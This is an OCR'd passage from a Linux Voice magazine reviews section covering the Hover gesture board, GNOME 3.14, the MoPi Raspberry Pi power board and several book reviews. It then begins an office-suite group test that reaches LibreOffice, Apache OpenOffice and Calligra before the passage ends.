
Hover is powered by an MGC3130 single-zone 3D tracking and gesture control chip, which uses electrical near-field sensing to enable gesture and touch control using natural human movement. To interface Hover to a host board it uses a mixture of I2C (Inter-Integrated Circuit) connectivity along with extra pins for power and controlling the board. Hover can work with both 3V3 and 5V logic, enabling seamless use between the various platforms.

Raspberry Pi Model B

Connecting the Hover to the Raspberry Pi Model B is a simple task. Using the great guide on the Hover website, we were quickly able to install the necessary Python library and test the board was working within 15 minutes of opening the box. The Python library is well documented and provides everything needed to hack a great project together. In little under an hour we were able to learn the events triggered by gestures and touch, and create a simple loop that looked for input and, when received, played audio using the **pygame** audio mixer library.



Hover also has five touch points: one in the centre of the board and the other four at the north, east, south and west edges of the board. This gives us nine methods of control for this small board.



Hover easily connects to the Raspberry Pi using only six connections to the GPIO, enabling it to be integrated into your projects with minimal fuss.

Just like the Raspberry Pi, the Arduino installation is a simple task, merely requiring the installation of the Hover library inside of your sketchbook/libraries folder. Using the example sketch, we were able to quickly test that our board was working with the Arduino. With this test complete, we wrote a sketch to take advantage of the Leonardo's ability to mimic a keyboard and mouse. This, coupled with the Hover, enabled us to quickly create a gesture controlled workspace switcher and web page scroller.

Hover is a novel and easy-to-use interface that can bring new and clever methods of interaction to projects, from fun projects such as gesture-controlled cameras and sound boards, to serious real-world applications for users with disabilities or specialist requirements. Hover is a great, simple hardware project for hackers of all abilities that's bursting with limitless possibilities.

LINUX VOICE VERDICT

Fun, easy to use and endless possibilities to hack. This board has so much potential for hacking fun.

★★★★★

DATA

Web
www.justhover.com/#hove
Developer
Emran Mahbub and Jonathan Li
Price
$39

GNOME 3.14

Will the eighth revision of Gnome 3 finally convince Mike Saunders to switch his desktop, or is it too little, too late?

DATA

Web
www.gnome.org
Developer
The Gnome Project
Licence
GPL and LGPL


Gnome 3, with its controversial redesign, arrived back in April 2011. There was a huge amount of uproar at the time, with many users threatening to switch to Xfce, others forking the Gnome 2.x codebase into the Mate desktop, and flamewars aplenty on the internet. Here we are three years – and eight revisions – later, so what has changed since those days? Has Gnome 3 finally been fleshed out into a usable desktop for everyone?

We'd say: almost. Many of us on Team LV weren't fans of Gnome 3 when it first arrived, and the way developers had removed features *en masse* left us with deeply furrowed brows. Sure, there's an argument that too many features and options can leave users confused, and when people at work end up tweaking every minutia of their desktop it can be a nightmare for support staff. So Gnome 3's position was: fewer options, but sensible defaults.

Sticking to the plan

And you know, we do admire the resolve of the Gnome team in this respect. They've taken a huge amount of flak in recent years, including from us, but they've battled on, refined, tweaked, and even made concessions (such as the Classic mode, which provides a slightly more traditional desktop). Some distros have stuck with it through the most difficult times, and the desktop still has an army of fans today.

So, what's new in Gnome 3.14? At the time of writing, it was too new to be included in any major distro release – but fortunately, a Fedora live image gave us the chance to explore it. And without doubt, Gnome 3.14 is the best version yet: since 3.12 the desktop has seen over 28,000 source code changes from 871 developers. Some of the changes are cosmetic, but others go deeper.




gnome-tweak-tool is still a lifesaver if you want to customise the desktop beyond some very limited options.

For instance: new animations and multi-touch gestures have been added; there's a new default *Gtk* theme, and the *Evince* document viewer has seen an interface overhaul. More usefully, there's now support for captive portals (so when you connect to a Wi-Fi hotspot that requires web-based authentication, the relevant page will be displayed automatically), while the *Photos* app supports Google/Picasa integration.

The Maps program has received some updates, such as geolocation support, but this appeared to be broken in our testing: despite our best efforts, it consistently showed us as being in Manhattan, rather than our real location of Bavaria. The revamped Weather tool didn't suffer the same problem, though, and managed to work out (roughly) where we are.

Overall, the updates and dabs of polish are all welcome, and we could see ourselves using Gnome 3.14 as our daily desktop. But some things still irk us, such as the need to install *gnome-tweak-tool* to customise parts of the desktop's appearance, and the forced miminalism in some of the programs (too often we come across an unfamiliar toolbar button that doesn't have a tooltip, making it all guesswork). It's much better than it used to be, for sure, but after spending a few days in Gnome 3.14 we still had a rather claustrophobic feeling. But the developers are listening, and that's what matters most.



Weather has a decent shot of guessing our location, whereas Maps thinks we're in Manhattan for some reason.

LINUX VOICE VERDICT

The best release yet of the 3.x series, with welcome improvements – it still feels restrictive in places though.


★★★★½

MoPi

When Captain Kirk asks Scotty for "More power" he probably use MoPi. **Les Pounder** is "giving her all she's got Captain!"

The Raspberry Pi has become the go-to piece of kit for a multitude of projects both indoors and outdoors. While we are blessed with power supplies indoors, out in the great wilderness there are a shortage of plug sockets located in trees or clouds. So when we need to use a Pi outside, the normal route is to use a mobile battery. These are great but rarely tell us when the battery is going to die. MoPi by GATE is a board of many talents. The small board attaches to the GPIO pins of the Raspberry Pi and can be connected to multiple sources of power from a simple 9V battery to a bespoke LiPo battery pack, and these power sources are hot-swappable, enabling replacement power while in the field.

The flexibility offered by MoPi is immense. You can attach any type of battery to the board, as long as it supplies at least 6V and at most 20V of power (the regulators built in to MoPi convert the power to a more Pi-friendly level). MoPi can even be attached to an external battery source while your Pi is attached to the mains at the same time, so when the mains supply goes off, the battery will automatically kick in and power your Pi. Used like this, it's a small and clever UPS for your Pi.




MoPi fits neatly on top of the Raspberry Pi and is small enough to work with existing cases such as the Pibow from Pimoroni.

Power management

MoPi is not just a board – it is also a suite of software that can be calibrated to your exact needs, with many types of battery covered in their various configurations. For example, a Raspberry Pi Model B powered by eight AA Duracell batteries and with attached keyboard, mouse and Ethernet can run for nine hours and 31 minutes. With a Wi-Fi dongle attached, this will drop by half to around four hours 45 minutes, which is still impressive considering Wi-Fi is very power hungry. Using a Model A board, which has a much reduced power consumption rate, MoPi claim that the board can be powered by the same AA batteries for double the time of a Model B.

The MoPi is at home both indoors and out. Indoor applications include using the MoPi as a UPS for a time-lapse camera or web server, keeping the system running until the mains power can be restored. Outdoors, MoPi has been used to power a home brew Go Pro project and, using the official Raspberry Pi camera and a wide-angle lens, to capture the action of a snowboarding session and a bike ride. The MoPi comes with a simple micro switch to turn the board on and off in a graceful manner similar to a laptop power system. A built in RGB LED provides a visual indication of your power sources, with blue indicating a full power source, green an acceptable rate of power and red for when batteries are starting to run out, and the board also indicates which power source is running out by flashing a yellow LED next to the input.

MoPi comes in two versions: a low-profile board with no GPIO passthrough, and a stackable board that enables other boards to be used on the GPIO. It's the Swiss Army knife of Raspberry Pi power and a must for any outdoor or power-critical projects.



MoPi comes with a suite of config tools in an easy-to-use menu, so information is just a few key presses away.

DATA

Web
https://pi.gate.ac.uk/pages/mopi.html
Developer
GATE/Sheffield Pi-Tronics
Price
£25

LINUX VOICE VERDICT

A small board with big possibilities. Launch it into space, send it under the sea, or photograph cress.

★★★★★

What if?

Andrew Gregory gets lost in a world of made-up science.

We're huge fans of Randall Munroe's XKCD web comic here at Linux Voice Mansions. From Richard Stallman fighting off Microsoft assassins with a samurai sword to some simple advice about password strength, the comics are informative, witty and stylish.

Because of that, we were expecting *What If: Serious Scientific Answers to Absurd Hypothetical Questions* to be informative, witty and stylish also, and by golly, it is. The hypothetical questions, all submitted by XKCD readers, are daft (sample: "In the movie 300 they shoot arrows seemingly blot out the sun. Is this possible, and how many arrows would it take?"), but all are answered seriously, and that's where the appeal is.

Sometimes the answers are daft too – we learn that in the time it takes the scientists on board the ISS to sing the Proclaimers' I'm Gonna Be (the last line of which is "just to be the man who walked 1,000 miles to fall down at your door"), they would have travelled, by extraordinary coincidence, almost exactly 1,000 miles. It would have been a lot easier for Munroe to leave stuff like this out, but he obviously loves what he's doing, and this shines out of every page.


What If is perfect for the dreamers who got bored with science lessons at school and instead wanted to know the answers to questions that really matter: What would happen if the sun went out? What if the earth stopped spinning? Reading this book is like being a child again, asking question after question. It won't help you pass A-level chemistry, but it will make you want to know more (which is even better).

LINUX VOICE VERDICT

Author Randall Munroe
Publisher John Murray
ISBN 978-84854-957-9
Price £14.99

Bonkers, brilliant and beautiful. Buy it for the smartarse in your life.

★★★★★



The UK edition contains a foreword praising our ludicrous mish-mash of imperial and metric measurements: "Unit conversion errors have caused us to lose space probes once in a while. But isn't that a small price to pay for silliness?"

Consent of the networked

Ben Everard is not an IP address. He is a free human being.

When the web took off, it created a vacuum. It was an open space beyond the reach of any government. For a few glorious years the web was free. Then it became too popular. The corporations rolled in. Facebook, Google, Yahoo, Twitter and more now control the space where we spend our digital lives. They get to make the rules that we have to follow, but who elected them leaders of cyberspace? Did we unknowingly create monarchs of digital kingdoms when we signed up for their services? Should they be held to account for the rules they create?

These questions are becoming ever more important. *Consent of the Networked* examines what's happened to our basic rights in the digital realm by drawing on a history of web activism. MacKinnon looks at how the battle between corporations and governments over the control of the users is being fought, and how people are caught in the middle with no representatives to push for our interests.


The solution she presents is good-old-fashioned activism. The same approach that forced companies to update their labour laws and environmental procedures, she claims, can be used to make them respect our digital rights. This seems antiquated compared to the people who propose that digital freedoms can be secured with code, but MacKinnon presents a compelling argument for her case.

LINUX VOICE VERDICT

Author Rebecca MacKinnon
Publisher Basic Books
ISBN 978-0465063758
Price £11.99

A call to arms for the networked generation, but it may have come too late.


★★★★½



Can the digital world be saved or has it been irrevocably taken over by governments and corporations? Answers on a postcard!

AngularJS

Ben Everard investigates yet another web app framework.



The thornback cowfish, native to the Western Indo-Pacific region is one of the most angular animals in nature.

These days, it seems like everything is a web app. Email, calendars, even whole office suites run in browsers. There are myriad frameworks and libraries for managing this, and AngularJS is one of the latest.

This book, then, is an introduction to the world of Angular written for web developers. Readers are expected to already understand HTML, CSS, JavaScript and the DOM and be generally familiar with the process of creating a web app, so it's not great for someone embarking on their first project.

At just 175 pages, it's quite a thin book by O'Reilly standards, but it covers everything an experienced web developer needs to know to get started with AngularJS. It covers how AngularJS works, how to set up a development environment and integrating test cases. Everything is demonstrated with an example, and the book is chock-full of code. The book does move at a fast pace, which some readers will like, but others may find themselves wishing the authors dwelt a little more in areas, and gave fuller explanations of some things.

LINUX VOICE VERDICT


Author Brad Green & Syam Seshadri
Publisher O'Reilly
ISBN 978-1449344856
Price £15.99

A quick introduction into AngularJS for readers with web development experience.

★★★★★

Becoming Functional

Graham Morrison's mother wished he'd only read this as a teenager.



Not a bad approach to functional programming, but we'd like to see more languages.

Functional programming is often misunderstood. It's a little like trying to fathom object orientation when you've only ever written procedures. Even if you learn the concepts, it's still difficult to break the habits of a lifetime. But 'functional' is becoming more than just a Computer Science anachronism, and it's being used by lots of the Groovy and Scala cool kids.

This is a relatively small book that attempts to reprogram imperative programmers, turning us from monsters who think in return values into the heavenly apostles of Lambda and Closures. And it does this with a bit of role play. You've somehow landed a new job at a company, and despite knowing nothing about functional programming, it's your task to refactor all that nasty Java 7 into its functional equivalents.

This concept works quite well, and it does leave you with an impression of where functional programming might be most useful. But it wasn't enough to move us from our wicked procedural ways.


LINUX VOICE VERDICT

Author Joshua Backfield
Publisher O'Reilly
ISBN 978-1-449-36817-3
Price £19.50

We think O'Reilly should have put a unicorn on the cover instead.

★★★☆☆


ALSO RELEASED...



Number crunching on the CLI.

Data Science at the Command Line


Over the last year or so we've started using the command line more and more, so we can understand its renewed interest. This is a book for data scientists, and it promises to teach you how to grab, process and explore data, all through the humble CLI.



Mike Barela is one of the Trinket documentation authors.

Getting Started with Adafruit Trinket

The Trinket is a low-cost alternative to the low-cost Arduino. That means it's even more ideal for projects that may go awry, and because it's also compatible with the Arduino, you can upgrade at any point. All that's needed is a handy guide to getting started...



The InfoSec Handbook

In the near future, we'd guess almost everything is going to have its own IP address. Which means that a career in information security is probably as close to a sure thing as betting on security mechanisms getting hacked. This book looks like a great place to start – and the ebook is completely free.

LINUX VOICE

OFFICE SOFTWARE

GROUP TEST

Ben Everard now has an office, so sets off in search of some office software.

On Test

Libre Office

URL www.libreoffice.org
VERSION 4.3
LICENCE LGPL/MPL
As the dominant office suite for Linux, LibreOffice sets the standard.

Apache OpenOffice

URL www.openoffice.org
VERSION 4.1
LICENCE Apache
Can Apache rejuvenate this suite now it's been released from Oracle's clutches?

Calligra

URL www.calligra.org
VERSION 2.8
LICENCE GPL
Qt's main contender is getting closer to challenging the status quo.

Gnome Office

URL www.gnome.com/gnome-office
VERSION various
LICENCE GPL
Not really a suite, but a collection of applications from the Gnome project.

Kingsoft WPS

URL www.wps.com
VERSION Alpha 15
LICENCE Proprietary
A newcomer to the Linux world with an excellent interface.

Softmaker FreeOffice

URL www.freeoffice.com
VERSION 690
LICENCE Proprietary
Fast, lightweight, and with excellent document format support.

Office Suites

Office suite is an odd term, since it seems to assume that everyone does the same thing in an office. It obviously can't include all software that is needed by anyone in an office (after all, this author has used *Steam* in his office). Similarly, it can't be software that is only needed in an office, because for many people, word processors are only needed for personal work. It can't even be software that is used the majority of the time in an office since, many Linux Voice readers probably spend more office time using a text editor or IDE than a word processor, but that doesn't mean *Vi* should be considered part of an office suite. However, rather than there being any logic to what an office suite is, over the past 30 years, a certain consensus has built up on what to expect from one.

The core of an office suite is undoubtedly a word processor and spreadsheet. Without these, it's hard to claim that a particular bundle of software is an office suite. There is generally some form of vector drawing ability (often included for its ability to create diagrams rather than pretty pictures), and a presentation tool. Beyond this, it becomes a little less standard. Some suites include email, contacts management and and calendar software. Others include some form of visual database tool.

For the purposes of this review, we'll focus most strongly on the word processor, spreadsheet, presentation tool and diagramming software, since in our experience, these are by far the most used part of most office suites.

Good office software should have a shallow learning curve. It should be easy for a beginner to get started, yet have plenty of power for advanced users. Above all, a good office suite should make a typical office worker more productive. In other words, it shouldn't be frustrating to use – it should just get out of the way and let you do your work – and it mustn't lose your work in the event of a crash.

It should also let you collaborate with people using other software. This means it must be able to open *Microsoft Office* documents. While we may wish that this wasn't necessary and that the world used open formats, the fact is that the majority of people using office suites are using *Microsoft Office*. This also means that it must be able to use Open Document Format files. While these are no where near as prevalent as Microsoft's format, they are becoming more common especially now the UK government has committed to using them as standard.

> **"A certain consensus has built up on what to expect from an office suite."**


LibreOffice

The office suite you probably already have installed.

LibreOffice is the default office suite for the vast majority of Linux distros, but it hasn't been for long. Up until the start of 2011, most distros came with *OpenOffice.org*, but *LibreOffice* forked from this due to concerns about the way the project was being led. Most distros very quickly adopted *LibreOffice* even though, at that point, the two suites were very similar.

LibreOffice consists of six applications – *Writer*, *Calc*, *Draw*, *Impress*, *Math* and *Base* – which are a word processor, spreadsheet, diagramming tool, presentation tool, maths formula editor and database respectively.

One area that *LibreOffice* has rapidly improved is support for *MS Office* files. Most *MS Office* files open, but complicated formatting can be lost. This becomes less of an issue with each new release.



Impress's controls are scattered about the window, and the sidebars disappear on some tabs.

Easy interface

The layout of *Writer* is based around a menubar and sidebar. Together, these give plenty of access to features, while still providing enough screen space to display the document. The sidebar is quite a new addition, and it doesn't feel like the choice of features on it is optimal just yet, as there's no clear split on what goes in the top bar and what goes in the sidebar. In fact, most controls are simply duplicated on both. The tool that's improved the most under the *LibreOffice* banner is *Calc*. This is now faster, supports larger spreadsheets and has more advanced formatting options. It also supports GPU acceleration, which allows faster visualisation of real-time data. This is most commonly shown-off as a way of showing stock-market data, and will probably remain a novelty for most users. *Impress* is the one exception to the good user interface in *LibreOffice*. It's confusing and unintuitive. It's possible to create good presentations using *Impress*, but doing so isn't a nice experience.

VERDICT

LibreOffice is the default office suite in most Linux distributions for a good reason.

★★★★☆

Apache OpenOffice

The veteran Linux office suite.

When *LibreOffice* split from *OpenOffice.org*, Oracle handed the project over to the Apache foundation, and it's now known simply as *Apache OpenOffice*.

OpenOffice is at a disadvantage compared with *LibreOffice*, because it uses a more restrictive licence than *LibreOffice* (The Apache 2 licence rather than the LGPL). This means that *LibreOffice* can take any new code from *OpenOffice*, but *OpenOffice* can't take code from *LibreOffice* (unless of course the original author agrees to license it under the Apache Licence). For example, *LibreOffice* acquired its sidebar from *OpenOffice*. This flow of code will probably reduce as the two code bases diverge because it will become harder and harder to translate code across.

The biggest problem with *OpenOffice* is simply that *LibreOffice* is just a little better than it in almost every area. There's not so much different that you would immediately notice, but as you use it, you become aware of little things that just make the experience nicer. For example, *LibreOffice* uses standard *GTK* dialog boxes for opening and closing files, whereas *OpenOffice* uses custom-built ones that don't fit in with the look and feel of the rest of the desktop. *LibreOffice* has better support for *Microsoft Office* files, and a better status bar.

OpenOffice has become a usurped product. If you find yourself with a system that has *OpenOffice*, you probably won't have too many problems, but there's little reason to actually install it if you have a choice. Unless *OpenOffice* can find a niche, it's likely to slowly fade into obscurity.

VERDICT

The once mighty office suite is struggling to find its purpose.

★★★☆☆

Calligra

More applications doesn't mean more productivity

There must be something about office suites that makes people want to fork them. *Calligra* split from *KOffice* in 2010 and quickly became the more popular of the two. *KOffice* stopped development shortly afterwards and now *Calligra* is the only major open source office suite based on *Qt*. Traditionally, this has meant it's the office suite of hardcore KDE distros, but perhaps we'll see it gain some popularity on LXQt, the relatively new desktop that aims to provide a fast working environment using *Qt* widgets.

Calligra is made up of *Words* (wordprocessor), *Sheets* (spreadsheet), *Stage* (presentation tool), *Flow* (diagramming tool), *Author* (ebook editor), *Karbon* (vector graphics editor), *Kexi* (a database tool), *Plan* (an organisational tool) and *BrainDump*. That's a lot of applications, but much of it will be irrelevant to most users. Good software is more about quality than quantity.


Calligra supports ODF files very well. *MS Office* formats are also supported quite well for import, but there's no option to save in the most recent formats (DOCX etc).

Like *LibreOffice* and *OpenOffice*, *Calligra*'s interface is based on a menu bar plus sidebar. However, the menu bar is minimal, and almost all activity takes place in the sidebar. The tabs are clear and well labelled. In some ways, it's a little like a vertical version of Microsoft's ribbon interface. It can take a little while to get used to the sidebar having all of the controls if you're used to looking at the top of the screen, but once you've used it for a while, it becomes second-nature, and it makes good use of the available screen space.

The sidebar seems particularly well suited to *Words* and *Stage*, but it doesn't work as well in *Sheets*. Perhaps this is because of an inherent difference in the way users interact with a spreadsheet or perhaps the *Sheets* interface just needs a little refinement.

Words and *Sheets* both epitomise the term 'alright'. If your needs are fairly basic, both will probably fulfill them. However, neither one really shines, and power users will probably find things missing. Stability has long been a problem with *Calligra*, and it seems to be improving, but it's still an occasional issue. We would struggle to describe the interface of *Stage* (the presentation tool) in positive terms, but it is probably the least bad open source presentation option.

> **"Once you've used the Calligra sidebar interface for a while, it becomes second nature"**




Calligra writer keeps the features in a well-ordered sidebar, and leaves the writing area distraction-free.

Krita is the shining jewel in *Calligra*'s crown. It's an excellent digital drawing tool. However, it's not for diagramming, but creating art and, as such, it falls too far outside of our definition of an office suite for us to count it here.

The other pieces of graphics software in the suite are also good. *Flow* is a great tool for creating symbols-based diagrams. It's probably the best such tool available for Linux, and it comes with a huge library of artwork to include in your diagrams. *Karbon*, on the other hand, is a more general-purpose vector graphics tool.

If you only have light office needs, and want to keep your desktop *Qt*-only, then *Calligra* will give you what you want. However, if you're using an office suite regularly, you'll probably find you need to move up to something a little more capable.

Calligra has the potential to be a great office suite, but it's still quite a way off that right now. New releases are coming out every six months at the moment, and, if the team can continue the current pace of development, it will be a real contender in a few years.



